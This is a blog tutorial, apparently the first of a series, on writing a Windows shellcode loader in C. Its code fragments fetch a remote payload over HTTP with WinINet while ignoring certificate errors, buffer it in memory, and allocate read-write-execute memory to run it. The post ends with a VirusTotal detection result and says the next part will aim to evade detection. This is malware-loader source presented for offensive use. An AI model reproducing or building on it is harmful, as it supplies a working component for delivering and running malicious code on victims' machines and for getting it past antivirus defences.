Dynamic loader in C: Part 1 - downloading and executing shellcode in memory

In this post we will explore the development of a loader in C that uses Windows APIs to retrieve a remote payload via HTTP and execute it directly in memory. In this Post obfuscation techniques will not be explored.
Understanding the implementation logic
In an overview, I will debug the loader and explain its operation in parts and how I used the APIs in its construction.
Function GetShellFromUrl:
1
2
3
4
5
6
7
8
9
BOOL GetShellFromUrl(LPCWSTR szUrl, PBYTE* pPayloadBytes, SIZE_T* sPayloadSize) {
    BOOL        bSTATE = TRUE;
    HINTERNET   hInternet = NULL,
                hInternetFile = NULL;
    DWORD       dwBytesRead = 0;
    SIZE_T      sSize = 0;
    DWORD       dwError = 0;
    PBYTE       pBytes = NULL;
    PBYTE       pTmpBytes = NULL;
Basically the GetShellFromUrl function is responsible for downloading data from a URL. It receives the web address and returns the downloaded data along with its size. Internally, it uses control variables: bSTATE monitors success or failure, hInternet and hInternetFile manage network connections, dwBytesRead counts bytes read per operation, sSize accumulates the total size, dwError stores error codes, pBytes holds the complete payload and pTmpBytes serves as a temporary buffer for reading in chunks.
WININET initialization:
1
2
3
hInternet = InternetOpenW(L"Ozyy", INTERNET_OPEN_TYPE_DIRECT, NULL, NULL,
    INTERNET_FLAG_IGNORE_CERT_DATE_INVALID |
    INTERNET_FLAG_IGNORE_CERT_CN_INVALID);
In this part, it starts an Internet session using InternetOpenW, where it configures the user agent and ignores SSL certificate checks to ensure that connections can be established even with untrusted servers.
Opening the URL:
1
2
3
4
hInternetFile = InternetOpenUrlW(hInternet, szUrl, NULL, 0,
    INTERNET_FLAG_RELOAD |
    INTERNET_FLAG_IGNORE_CERT_DATE_INVALID |
    INTERNET_FLAG_IGNORE_CERT_CN_INVALID, 0);
Here the specific HTTP connection is established using InternetOpenUrlW. This function opens a communication channel with the remote server using the previously created session. The INTERNET_FLAG_RELOAD flag forces a direct download from the server.
Dynamic memory management:
1
pTmpBytes = (PBYTE)LocalAlloc(LPTR, 1024);
1
2
3
4
5
6
7
PBYTE pNewBuffer;
if (pBytes == NULL) {
    pNewBuffer = (PBYTE)LocalAlloc(LPTR, dwBytesRead);
}
else {
    pNewBuffer = (PBYTE)LocalReAlloc(pBytes, sSize + dwBytesRead, LMEM_MOVEABLE | LMEM_ZEROINIT);
}
Here I implemented a section that manages memory incrementally during the download. First, it allocates a temporary buffer to receive data in chunks. On the first read, it creates a main buffer with the exact size of the received chunk. For each new piece of data, it dynamically expands the main buffer using memory reallocation, which allows resizing the existing block and fills the new area with zeros. This enables building the complete file in memory efficiently, concatenating all chunks without wasting resources, adapting to files of any size in an optimized way.
Error handling:
1
2
3
4
5
6
7
8
9
10
_Cleanup:
    if (hInternetFile) InternetCloseHandle(hInternetFile);
    if (hInternet)     InternetCloseHandle(hInternet);
    if (pTmpBytes)     LocalFree(pTmpBytes);

    if (!bSTATE && pBytes) {
        LocalFree(pBytes);
        *pPayloadBytes = NULL;
        *sPayloadSize = 0;
    }
LocalFree releases the temporary buffer. In case of failure, the main buffer is also freed and the return pointers are reset.
Executable memory allocation:
1
LPVOID execMem = VirtualAlloc(NULL, Size, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
Executable memory allocation is performed using VirtualAlloc. NULL allows the system to choose the optimal base address. MEM_COMMIT | MEM_RESERVE allocates both address space and physical storage. PAGE_EXECUTE_READWRITE sets dangerous permissions that allow reading, writing, and execution.
Executing our Loader:
First creating an HTTP server with Python just to test. 

Executing the Loader: 

VirusTotal detect:
My primary objective for Part 2 of this post is to reduce the detection level as much as possible; if I can’t achieve that, a Part 3 will be necessary.